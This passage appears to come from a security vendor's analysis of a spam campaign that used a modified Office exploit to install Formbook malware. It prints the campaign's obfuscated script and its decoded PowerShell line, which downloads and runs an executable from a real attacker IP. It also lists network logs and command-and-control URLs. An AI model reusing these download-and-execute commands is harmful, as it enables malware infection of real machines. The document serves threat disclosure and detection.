AHMAcwAgACIAJAB1AG4AdgA6AEwATwBDAEEATABBAFAAUABEAEAEAVABBAFwAZABsAGwAaABvAHMAAdABTAHYAYwAuA
GUAeAB1ACIA"
WshShell.Run "cmd /c " & runCmd, 0, True</script></job>
```

decodes to

```
iex ((new-object
system.net.webclient).downloadfile("http://104.244.78.177/abb01.exe",
"$env:LOCALAPPDATA\dllhostSvc.exe"));Start-Process "$env:LOCALAPPDATA\dllhostSvc.exe"
```



```
iex ((new-object
system.net.webclient).downloadfile("hxxp://104.244.78.177/abb01.exe", "$env:LOCALAPPDAT
Process "$env:LOCALAPPDATA\dllhostSvc.exe"
```

This resulted in the computer downloading a malicious file into "AppData\Local" and launching it. The Labs team later confirmed that this EXE was a sample of a malware family called Formbook.


Noisy over the network

This attack was particularly noisy from a network perspective.

The Javascript that runs on the Profile.html page creates a series of network requests that was somewhat bizarre. The practical effect of the Javascript deobfuscating itself as it runs causes a noticeable delay in the execution of the script, taking from five to eight seconds to complete the infection process and generating distinctive network traffic in the process.

Full request URI	Request Method
http://104.244.78.177/	OPTIONS
http://104.244.78.177/Profile.html	HEAD
http://104.244.78.177/	OPTIONS
http://104.244.78.177/	PROPFIND
http://104.244.78.177/	PROPFIND
http://104.244.78.177/Profile.html	GET
http://104.244.78.177/Profile.html	HEAD
http://104.244.78.177/Profile.html	HEAD
http://104.244.78.177/Profile.html	HEAD
http://104.244.78.177/	PROPFIND
http://104.244.78.177/	PROPFIND
http://104.244.78.177/Profile.html	GET
http://104.244.78.177/Profile.html	HEAD
http://104.244.78.177/Profile.html	HEAD

The script running on



Profile.html triggers the computer to make multiple requests to the page using different HTTP request “verbs” – not only the typical GET request, but also HEAD, OPTIONS, and PROPFIND. It’s this last HTTP request type that’s of interest not only because it’s unusual, but because the purpose of that request type is for XML documents to request web-based resources – exactly what the exploit does.

At the end of this process, the script triggers Word to run the Windows Script Host, pointing it at the .rar file. The script invokes PowerShell, which (eventually) downloads the Formbook payload. Noticeably, while the other HTTP requests in this process all have User-Agent strings, the final request that delivers the malware executable does not. Notably, the User-Agents that do get used during these requests make no sense: Some of the requests pretend to be from an Internet Explorer 7 browser running on a version of Windows 8 that’s five years past its *best by date*, and others appear to use the User-Agent string of *Microsoft Office Existence Discovery*.

2021-10-25 23:54:17.407139	http://104.244.78.177/Profile.html	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:17.564309	http://104.244.78.177/Profile.html	HEAD	104.244.78.177	Microsoft Office Existence Discovery
2021-10-25 23:54:17.721896	http://104.244.78.177/Profile.html	HEAD	104.244.78.177	Microsoft Office Existence Discovery
2021-10-25 23:54:18.238275	http://104.244.78.177/style/css/manual.css	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.251853	http://104.244.78.177/images/left.gif	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.251930	http://104.244.78.177/images/feather.png	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.252231	http://104.244.78.177/style/scripts/prettify.min.js	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.253068	http://104.244.78.177/images/up.gif	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.253080	http://104.244.78.177/style/css/prettify.css	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.253284	http://104.244.78.177/images/down.gif	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.253437	http://104.244.78.177/style/css/manual-print.css	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:18.724823	http://104.244.78.177/style/css/manual-loose-100pc.css	GET	104.244.78.177	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
2021-10-25 23:54:23.629228	http://104.244.78.177/abb01.exe	GET	104.244.78.177	

As for the malware payload itself, Formbook is an extremely noisy customer. The malware communicated with more than 50 servers over the course of about 18 hours, generating a huge number of web requests that were also distinctive in that the bot connected to a URL with the string /zxsc/ in the URI path on each server, and without a User-Agent in the request header. It made many HTTP connections per minute following this pattern, which would be extremely obvious to anyone monitoring the network for unusually high volumes of anomalous activity. But many don’t.

Date	Full request URI	Request Method
2021-10-26 01:32:36.746043	http://www.trippresso.com/xzes/?cXr=wFmJvDEmGgIo6foZeQyDk4tyIn6E47UCFc1QLII8YuGRQt4Gfyb0MF8pf25Y6I00f...	GET
2021-10-26 01:32:41.878664	http://www.thebrandstudiointernational.com/xzes/?cXr=hHkh8CDHa3TgZBUzjaxkrLzKrETBoK7eA41q+CP6m5nHXq5s...	GET
2021-10-26 01:32:42.222267	http://www.extrobility.com/xzes/?sToHs=pd/4jJ6oV3oDU/X6FXUgJ0FhBCU6+qKjd6PN14Fy+LukQDkzskk+1exARuIQ5g...	GET
2021-10-26 01:32:50.534532	http://www.punkidz.com/xzes/?cR-h=1bbLr4&cXr=rzqcJviX9y00T0XBKIC8xd++pVURv744ENDtGQFzL+njc3DZnbn0CaUm...	GET
2021-10-26 01:32:54.566903	http://www.sandyamax.com/xzes/?sToHs=g07oFN0IDn4TxCI7GfPV7vxGLlt4+SstsbjZnKm3+mx7d5X2KK7ze0Q/vxMF6K4...	GET
2021-10-26 01:33:01.946974	http://www.venkataramanagraphics.com/xzes/?sToHs=zQCXJP8A+3sYqk2SEVz9GwVvffBXhlgfEpXjhZxdhtdUgNNOnD+...	GET
2021-10-26 01:33:06.082246	http://www.dashmints.com/xzes/?cXr=wU+vhYw+bVGvXyEH+2xw//+1NZAAC3fdNAegkVL/XrZwWqY568HfTUHE2w/FdKd8ZK...	GET
2021-10-26 01:33:09.531809	http://www.overway.store/xzes/?sToHs=NeIJDzsdMk5FXpI305wWuAQYtUkdDte6huV8T1QE4m7SwwkY84q0aBzV5Ue/r...	GET
2021-10-26 01:33:15.164589	http://www.captetekbrasil.com/xzes/?cR-h=1bbLr4&cXr=nm3KboRwqrHfjLr0tgWiiAhLuySCjSAIrkXQMGMcrcQ5g84tD18...	GET
2021-10-26 01:33:22.058133	http://www.joannhydeyoga.com/xzes/?sToHs=M74vbXdrZc6w8fb/8YoAkrjESC9Z5XZA/+6NQkVKYg1k+JY1XmMuAZgWPjhg...	GET
2021-10-26 01:33:27.316595	http://www.venkataramanagraphics.com/xzes/?cXr=zQCXJP8A+3sYqk2SEVz9GwVvffBXhlgfEpXjhZxdhtdUgNNOnD+sv...	GET
2021-10-26 01:33:34.798790	http://www.xn--maraaestudio-dhb.com/xzes/?cR-h=1bbLr4&cXr=b9GuDKXod8GkKGE460AcxhHznSMR78ibT1Z10dn1gXv...	GET
2021-10-26 01:33:41.627857	http://www.bookbqconspicuous.com/xzes/?sToHs=IaX5hNUh1yuYMSxYMODGy0MR3ZLhIZUFYgJ/YcQAhLJmM6zOy12h3zD...	GET
2021-10-26 01:33:46.908295	http://www.dashmints.com/xzes/?cXr=wU+vhYw+bVGvXyEH+2xw//+1NZAAC3fdNAegkVL/XrZwWqY568HfTUHE2w/FdKd8ZK...	GET
2021-10-26 01:33:52.021286	http://www.alignatura.com/xzes/?VJBLAd=-Z-Xm&sToHs=oBwmTVxDu1IN6UabbtP9z56mg7t5r49F21cugGLKbZyAouvK1...	GET
2021-10-26 01:33:54.225102	http://www.spydasec.com/xzes/?cR-h=1bbLr4&cXr=Qm12gcsF1C0dRfX0JtwRoid14K0b8GVLp6uopJc/CkZr/jrtGn1ce/LC...	GET
2021-10-26 01:34:04.334075	http://www.fragrant-nest.com/xzes/?VJBLAd=-Z-Xm&sToHs=msZyZ56jL5qviIa4Ms404RyHIUuu1iUDpwvdiZ8hc3wWqIX...	GET
2021-10-26 01:34:14.849765	http://www.thebrandstudiointernational.com/xzes/?sToHs=hHkh8CDHa3TgZBUzjaxkrLzKrETBoK7eA41q+CP6m5nHXq...	GET
2021-10-26 01:34:20.380448	http://www.dashmints.com/xzes/?VJBLAd=-Z-Xm&sToHs=wU+vhYw+bVGvXyEH+2xw//+1NZAAC3fdNAegkVL/XrZwWqY568H...	GET
2021-10-26 01:34:27.412658	http://www.sxjcfw.com/xzes/?sToHs=REYtgekIjfCLZclDQdy715n1BkRCVzjiUb86diPan7A5TZUUQEcuXkrzbbTeCLD2Ih...	GET
2021-10-26 01:34:32.927063	http://www.bestplacementconsultancy.com/xzes/?VJBLAd=-Z-Xm&sToHs=LjnthlScyx91K+jDKJ9NP1/gRJugaUlyZ2NK...	GET
2021-10-26 01:34:38.161892	http://www.maihengkeji.online/xzes/?sToHs=hHy364eexSSFRmGbjavDV9uBk2C5B1M0jPoZ+kuaLpJqxjr5Xd5w01DUOe...	GET
2021-10-26 01:34:47.988739	http://www.dashmints.com/xzes/?mN60=Vd8pt65PiH&sToHs=wU+vhYw+bVGvXyEH+2xw//+1NZAAC3fdNAegkVL/XrZwWqY5...	GET
2021-10-26 01:34:51.630528	http://www.punkidz.com/xzes/?cXr=rzqcJviX9y00T0XBKIC8xd++pVURv744ENDtGQFzL+njc3DZnbn0CaUm33TKbpo0FF1r...	GET
2021-10-26 01:34:55.219662	http://www.7looks-mocha-totalbeauty.com/xzes/?sToHs=N6kvuAXM0ieUFgmb/3Dxm1bATb9xJ8kGsA5u91717+1ANyAuA...	GET
2021-10-26 01:35:02.706982	http://www.venkataramanagraphics.com/xzes/?mN60=Vd8pt65PiH&sToHs=zQCXJP8A+3sYqk2SEVz9GwVvffBXhlgfEpXjh...	GET




Formbook is a very noisy malware over the network, making many requests per minute


Patching quickly when exploits strike

This modified exploit disappeared after only a day in use, likely because of the low success rate because of the September patch.

[Updated] One thing that we noticed in the course of this investigation is that the older version of WinRAR on the test system could not function with these modified rar archive files. Recent editions of the program did not have this problem. When we originally tested this on a testbed machine, the version of WinRAR installed on it (3.61) could not open the archive, throwing an error.



[Updated] After communicating with the developers of the WinRAR archiving program, they explained that this particular version of WinRAR would not have supported the RAR5 self-extracting archive format, which is probably the reason why it reported the error message. When we installed the newest available build of WinRAR (6.10 beta 3), it was able to successfully open and extract the maldoc from the archive file.



[Updated] So, unexpectedly, in this case, users of this specific, much older, outdated version of WinRAR would not have been able to unpack the archive, though not as a result of any deliberate effort.

[Updated] While that's clearly unusual behavior, we wouldn't recommend that you downgrade to an unsupported version of an archiver utility just because it broke this edge-case attack. Our conventional advice still applies here: When Microsoft publishes warnings about exploits being used "in the wild," this is what they mean. Someone, or some group of people, was already using this exploit in a spam campaign, implementing it as soon as they discovered the technique and could turn it into an operational campaign.

But patching alone cannot prevent all vulnerabilities, in every case. Enabling all the restrictions that would prevent a user from accidentally triggering a maldoc helps somewhat, but people can (and frequently are) fooled into clicking that "Enable content" button. Learning that doing this is, generally, a bad idea isn't hard, but it needs to be reinforced. Training yourself to be reflexively suspicious of emailed documents, especially when they arrive in unusual or unfamiliar compressed file formats from people or companies you don't know, sounds like a simple thing but it takes practice to recognize when something's amiss. Learn to trust your instincts and check with the sender (or a knowledgeable person in the IT team) if you run into something like this – preferably *before* opening it.

Detection guidance

Sophos endpoint products will detect the weaponized document files that contain the CABless -40444 exploit as **Troj/DocDL-AEOL**; Sophos endpoint products generically detect Formbook malware based on longstanding static analysis rules. We've published [indicators relating to samples investigated in this report](#) on the SophosLabs Github page and updated it with additional IOCs including the Profile.html page.